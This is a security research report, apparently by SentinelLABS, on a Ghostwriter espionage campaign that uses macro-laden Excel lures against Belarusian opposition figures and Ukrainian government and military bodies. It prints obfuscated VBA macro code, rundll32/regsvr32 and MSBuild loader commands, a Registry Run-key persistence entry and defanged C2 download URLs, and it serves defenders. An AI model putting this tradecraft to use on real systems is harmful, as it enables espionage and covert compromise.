Ghostwriter | New Campaign Targets Ukrainian Government and Belarusian Opposition

sentinelone.com/labs/ghostwriter-new-campaign-targets-ukrainian-government-and-belarusian-opposition/

Tom Hegel

Executive Summary

- SentinelLABS has observed a campaign targeting opposition activists in Belarus as well as Ukrainian military and government organizations.
- The campaign has been in preparation since July-August 2024 and entered the active phase in November-December 2024.
- Recent malware samples and command-and-control (C2) infrastructure activity indicate that the operation remains active in recent days.
- SentinelLABS assesses that this cluster of threat activity is an extension of the long-running Ghostwriter campaign identified in previous public reporting.

Ghostwriter | Background

Ghostwriter is a long-running campaign likely active since 2016 and subsequently described in various public reports throughout 2020 to 2024. The actor behind Ghostwriter campaigns is closely linked with Belarusian government espionage efforts, while most commonly reported under the APT names UNC1151 (Mandiant) or UAC-0057 (CERT-UA). Some public reports may use the term “Ghostwriter APT” interchangeably to refer to both the threat actor and its associated campaigns.

Previous research on the evolution of Ghostwriter noted how it operated successfully across a range of platforms, blending information manipulation with hacking to target a number of European countries. Reporting throughout 2022 to 2024 described activity in which malicious Excel documents were used to deliver PicassoLoader and Cobalt Strike payloads. Observed document lures were themed around issues pertaining to the Ukraine military and the likely targeting of the Ministry of Defense.

SentinelLABS has observed new activity with multiple weaponized Excel documents containing lures pertaining to the interests of the Ukraine government, the Ukraine military and domestic Belarusian opposition. While some of the TTPs we have observed overlap with previous reporting, others are new, including adaptations of previously observed payloads such as PicassoLoader.

Weaponized XLS 1 | “Political Prisoners in Minsk Courts”

SentinelLABS analyzed an attack that started with a Google Drive shared document landing in the target's inbox. The email originated from an account using the name "Vladimir Nikiforech" (`vladimir.nikiforeach@gmail[.]com`). The email link pointed to a downloadable RAR archive, which according to the internal timestamps was created on 2025-01-14 00:47:54, containing a malicious Excel workbook (`ebb30fd99c2e6cbae392c337df5876759e53730d`) with the file name `политзаключенные(по судам минска).xls` ("Political prisoners (across courts of Minsk).xls").

The title of the lure indicates an interesting shift in Ghostwriter targeting. Although attribution for the 2021 Ghostwriter campaign pointed to the Belarus state, this is the first time we have seen lures directly aimed at Belarus government opposition. The timing of the attack could have been motivated by the presidential election that took place shortly after on Jan 26, 2025.

The XLS document contains an obfuscated VBA macro which is activated when the document is opened and the user allows Office macros to run.

```
Private Function gqtznymvtizjyte() As String
Dim lutkoojyjcyg As String
lutkoojyjcyg = ""
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
lutkoojyjcyg = ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjctcqrvw(ddoxnuhjct
gqtznymvtizjyte = lutkoojyjcyg
End Function
Private Function vbwkoxomophez() As String
Dim lutkoojyjcyg As String
lutkoojyjcyg = ""
lutkoojyjcyg = lutkoojyjcyg + idcxhwgzqgjjphkneq()
lutkoojyjcyg = lutkoojyjcyg + bmxyeku()
lutkoojyjcyg = lutkoojyjcyg + jcotpmbqwrreu()
lutkoojyjcyg = lutkoojyjcyg + aontnhvwawgupcrtowe()
lutkoojyjcyg = lutkoojyjcyg + ekegawjhjnqfpyg()
lutkoojyjcyg = lutkoojyjcyg + tzbwrjxeqpm()
```

Obfuscated macro inside the XLS spreadsheet

On execution, the macro writes a file to `%Temp%\Realtek(r)Audio.dll`.

The DLL file is loaded with the following command line invocation:

```
C:\Windows\System32\regsvr32.exe /u /s "C:\Temp\Realtek(r)Audio.dll”
```

This starts the standard Windows process `regsvr32.exe`, which calls the `DllUnregisterServer` function implemented inside the DLL; the function then loads and executes the .NET assembly described next.

Analysis of `Dwnldr.dll` shows that it is a DLL file with a .NET assembly embedded inside. The file is protected with ConfuserEx – a publicly available tool that helps to obfuscate .NET programs and observed in previous Ghostwriter campaigns.

The DLL file hosts a payload that appears to be a simplified variant of PicassoDownloader, a malware family also linked to Ghostwriter activity. The internal filename (`Dwnldr.dll`) was previously used by the Ghostwriter threat actor; however, this variant bears only high-level similarities to previous versions, with significant changes to the underlying code, possibly to make it a cheaper and more expendable tool.

As a part of application protection provided by the obfuscator, the Downloader creates a copy of itself in memory, and then modifies it. It does so by decrypting additional code of the assembly. It also uses a clever evasion technique, altering its own PE header in memory and breaking internal links to the .NET assembly. This makes it impossible for security products to parse it as a .NET module.

During code execution, after the protection layer passes control to core functionality, the Downloader writes a decoy Excel workbook file to `%AppData%\Roaming\Microsoft\temp.xlsx` and downloads additional file(s) from the Web.

The `temp.xlsx` decoy file (`18151b3801bd716b5a33cfc85dbdc4ba84a00314`) is immediately opened in Excel in an attempt to make the victim believe that it contains the original content of the `политзаключенные (по судам минска).xls` file.

	A	B	C	D	E	F	
1	Имя и фамилия	Предъявленые обвинения	Решение суда	Вид наказания	Судья	Прокурор	Место з
2	Троцкий Василий	ст. 369 Уголовного кодекса — Оскорбление представителя власти	1 год и 2 месяца	лишение свободы в колонии в условиях общего режима	Андрушенко Андрей	Ярошникова	освобож
3		ст. 391 Уголовного кодекса — Оскорбление судьи					
4							
5	Синяк Евгений	ст. 342 Уголовного кодекса — Организация и подготовка действий, грубо нарушающих общественный порядок, либо активное участие в них	2 года	ограничение свободы с направлением в исправительное учреждение открытого типа ("химия")	Маручек Сергей	Ярошик, Плышевский	
6							
		ст. 342 Уголовного кодекса — Организация и подготовка действий, грубо нарушающих общественный порядок,		ограничение свободы без направления в			

Sheet1

Decoy document containing lists of people with criminal charges, prosecutors' and judges' names

The spreadsheet contains the names of people with criminal charges along with the names of prosecutors and judges: content that invites the reader to believe it could be leaked from a government source. However, the information was already in the public domain and can be found on the website of a proscribed Belarusian human rights organization, Spring96.

Once the decoy Excel file is opened, the Downloader attempts to fetch the next stage from the following URL:

```
https://everythingandthedog[.]shop/petsblog/2020/2/25/tips-for-taking-difficult-dogs-on-a-walk.jpg
```

The JPG image file fetched from the C2

We note that the `.shop` top level domain was also reported in other Ghostwriter activity seen in 2024.

When the malware issues the HTTP request, it uses a hardcoded User-Agent string:

```
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/555.36 (KHTML, like
Gecko) Chrome/97.0.4692.71 Safari/537.36
```

The fetched file (`8d2bb96e69df059f279d97989690ce3e556a8318`) is a benign JPEG file, originating from publicly available photo stock, with no extra payload or any hidden cave where code could be embedded. We confirmed that an identical file can be found online, located on a web site that is nearly identical to the one used by attackers. It would seem the attackers not only reused the JPG file contents from a legitimate website but also copied its original URL, changing only the top level domain:

```
https://www.everythingandthedog.com/petsblog/2020/2/25/tips-for-taking-difficult-
dogs-on-a-walk.
```

Once the file is downloaded, it is renamed and then saved to `%APPDATA%\Roaming\Microsoft\SystemCertificates\CertificateCenter.dll`.


Later, it is registered to load during autostart by leveraging the Registry Run key:

```
HKCU\System\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Certificate
Center
```

with its value pointing to expanded environment variable string:

```
rundll32.exe
C:\Users\\AppData\Roaming\Microsoft\SystemCertificates\CertificateCenter.dll,#1
```

This Registry entry makes `rundll32.exe` load the DLL and execute its exported function with ordinal 1 whenever a user logs on.



Overview of the malware stages for Weaponized XLS 1

During our analysis we only observed the benign JPG file being downloaded. However, based on the code analysis, we believe that the real targets receive an actual DLL. We assume that such a targeted payload delivery process is carefully controlled by the attackers and that they deliver the payload only after confirming the requesting client's profile (browser user agent, IP address of the client, and matching time of the operation window). Research in a previous campaign found that a Cobalt Strike payload was delivered to targets only if the host IP was located in Ukraine.

Given the timing and targeting of the attack, we hypothesized that it may not have been an isolated incident. Further research led us to discover other samples closely resembling Weaponized XLS 1, suggesting that multiple attacks using the same techniques had been planned or executed. The samples used in these suspected attacks are described below.

Weaponized XLS 2 | Ukraine Gov "Anti-Corruption Initiative"

A file bearing the Ukrainian name `Zrazok.xls` ("Sample.xls") is an XLS file (`301ffdf0c7b67e01fd2119c321e7ae09b7835afc`) with an obfuscated VBA macro embedded. However, the script code and obfuscation technique are different from the case we discussed earlier.

For this script, the attackers used a popular obfuscator tool called Macropack, an open-source but seemingly abandoned project originally developed for red-teaming and penetration testing exercises.

```
    eLpXe(5) = l0ox8k50("466F72746957462e657865")

    M7WbDjVZ1qT = False

    Set XVFp1HLgFY = CreateObject(l0ox8k50("5762656D536372697074696E672E535762656D4C6F6361746F72"))
    Set mRW2I34eN3fJOM = XVFp1HLgFY.CONnEctSERveR(fLPKTm9EhRpv, l0ox8k50("726F6F745C43494D5632"))
    For ceQ3d5n = LBound(eLpXe) To UBound(eLpXe)
        Set OLOyeNifGsor5 = mRW2I34eN3fJOM.EXECQUERY(l0ox8k50("53656C656374204e616D652046524f4d2057696e33325F50726F63657373207768
        If OLOyeNifGsor5.E9Re = 1 Then
            M7WbDjVZ1qT = True

        End If
    Next ceQ3d5n

    xpMUfm3vL7jdTXwh = M7WbDjVZ1qT

End Function


Sub NJ936j5x(fSKAp66)
    Dim HYpu9Dc2 As String
    Dim EgJR6Jh2sa19kE As String
    HYpu9Dc2 = l0ox8k50("433A5c57696E646F77735c53797374656D33325c72756E646c6C33322E657865")
    EgJR6Jh2sa19kE = l0ox8k50("20") + Chr(34) + fSKAp66 + Chr(34) + l0ox8k50("2C48656c6c6F576f726C64")
    Call Shell(HYpu9Dc2 & EgJR6Jh2sa19kE, V5kMw)
End Sub
```

Macropack-obfuscated VBA macro found inside the spreadsheet

As in the previous case, once the macro code is executed, the .NET ConfuserEx-obfuscated Downloader DLL (written to `%AppData%\Roaming\Microsoft\bruhdll32.dll`) is loaded with `rundll32.exe` and respective commandline arguments to run an exported function. After this, the new module drops a decoy XLS file and opens it with Excel.

ЗРАЗОК

ЗАТВЕРДЖУЮ
Керівник організації
_____ /Власне ім'я ПРІЗВИЩЕ/
____ _____ 20___ року

ПЛАН РОБОТИ
уповноваженого підрозділу (уповноваженої особи) з питань запобігання та виявлення корупції
_____ на 20____ рік
(найменування організації)

№ з/п	Назва заходу	Строк виконання	Відповідальні за виконання	Очікуваний результат (індикатор виконання)	Відмітка про виконання
I. Організаційні заходи, у т. ч. з оцінки корупційних ризиків та підготовки антикорупційної програми					
1.	Забезпечення роботи Комісії з оцінки корупційних ризиків та моніторингу антикорупційної програми з метою: планування організаційно-підготовчих заходів, ідентифікації та оцінки корупційних ризиків, складання звіту за результатами такої оцінки	протягом року	Самостійний структурний підрозділ відповідального суб'єкта (посадова особа)	Документи, необхідні для забезпечення роботи Комісії, складено	
2.	Підготовка антикорупційної програми організації (змін до неї) подання її на погодження до Національного агентства з питань запобігання корупції (далі - Національне агентство)	до _____ (число, місяць)		Видано розпорядчий документ про затвердження антикорупційної програми (змін до неї). Програма (зміни до неї) направлено на погодження до Національного агентства своєчасно	

План роботи

The decoy document prepared for a Ukrainian reader (an action plan for anti-corruption initiative in government organisations in Ukraine)

This module attempts to download the next stage from the following URL (unavailable at the time of writing):

```
https://sciencealert[.]shop/images/2024/11/black-hole-coronaxx.jpg
```

When the malware issues the HTTP request it uses a hardcoded User-Agent string that differs slightly from the previous case:

```
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/97.0.4692.71 Safari/537.36
```

Notably, this file (`52e894acf0e14d27f8997d2174c1f40d6d87bba9`) was previously uploaded to VirusTotal on December 19, 2024.




Image file fetched from the malicious URL

As with the previous case, the image file and its URL path appear to be copied from a public blog, published on Nov 16, 2024:

```
https://www.sciencealert.com/scientists-reveal-the-shape-of-a-black-holes-corona-for-
the-very-first-time
```

Again, the file name and the path on the malicious server were nearly identical to the legitimate one, with the actor changing only the top level domain from `.com` to `.shop`.

```
https://www.sciencealert.com/images/2024/11/black-hole-coronaxx.jpg
```

In this case, the downloaded file is expected to be an archive in a GZIP format. Once downloaded, the malware decompresses it and saves it to the following location:

```
%APPDATA%\Roaming\Microsoft\SystemCertificates\CertificateCenter.dll
```

It also creates an additional text config file at:

```
%APPDATA%\Roaming\Microsoft\SystemCertificates\config
```

The config file contains the following data:

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
 <PropertyGroup>
  <AssemblyName>Certificate</AssemblyName>
  <OutputPath>Bin\</OutputPath>
 </PropertyGroup>
 <ItemGroup>
  <Compile Include="CertificateCenter.dll" />
 </ItemGroup>
 <Target Name="Build">
  <MakeDir Directories="$(OutputPath)" Condition="!Exists('$(OutputPath)')" />
  <Csc Sources="@(Compile)" OutputAssembly="$(OutputPath)$(AssemblyName).exe" />
 </Target>
</Project>
```


The config file is used by the Downloader to execute `MSBuild.exe`, instructing it to build a new application:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
%AppData%\Roaming\Microsoft\SystemCertificates\config
```

This suggests that the `CertificateCenter.dll` file is not a binary as the file extension would suggest but rather contains program source code. The command, if successful, produces an executable file in the following location:

```
%AppData%\Roaming\Microsoft\SystemCertificates\Bin\Certificate.exe
```

and likely contains the next stage of the infection chain.




Overview of the malware stages for Weaponized XLS 2

Weaponized XLS 3 | “Supplies for Ukraine Armed Forces”

A file bearing the Ukrainian name `Донесення 5 реч - зразок.xls` (“Report 5 items – sample.xls”) is an XLS file (`9d110879d101bcaec7accc3001295a53dc33371f`) hosting another VBA payload obfuscated with Macropack.

As in the previous cases, once the macro code is executed, the .NET ConfuserEx-obfuscated Downloader DLL (written to `%AppData%\Roaming\Microsoft\bruhdll32.dll`) is loaded with `rundll32.exe` and respective commandline arguments to run an exported function. After this, the new module drops a decoy XLS file on disk and opens it with Excel.



Форма 5/реч

ЗАТВЕРДЖУЮ
Командир військової частини А
"____"_____202____р.

ДОНЕСЕННЯ
про наявність та рух матеріальних засобів фонду зборів
військової частини А за _____ місяць 202___ року

№ з/п	Матеріальні засоби	одиниці обліку	код	Наявність станом на "___"_____202__р			Надійшло			Відправлено(видано) за вказівкою органу забезпечення			Наявність станом на "___"_____202__р			У тому числі за розмірами					Примітка
				Всього	І категорія	ІІ категорія	Всього	І категорія	ІІ категорія	Всього	І категорія	ІІ категорія	Всього	І категорія	ІІ категорія					тощо	
1	*2*	*3*	*4*	*5*	*6*	*7*	*8*	*9*	*10*	*11*	*12*	*13*	*14*	*15*	*16*	*17*	*18*	*19*	*20*	*23*	*24*
1	Кашкет польовий	шт.		0			0			0			0								
2	Шапка зимова	шт.		0			0			0			0								
3	Костюм польовий літній	к-т		0			0			0			0								
4	Куртка вітровологозахисна зимова	шт.		0			0			0			0								
5	Штани вітровологозахисні зимові	шт.		0			0			0			0								
6	Куртка польова утеплена	шт.		0			0			0			0								

5реч

The decoy document prepared for a Ukrainian reader (a report template for the Ukrainian armed forces supplies)

Again, the malware uses the same payload retrieval technique and downloads a JPG file from yet another `.shop` domain:

```
https://cookingwithbooks[.]shop/images/qwerty.jpg
```

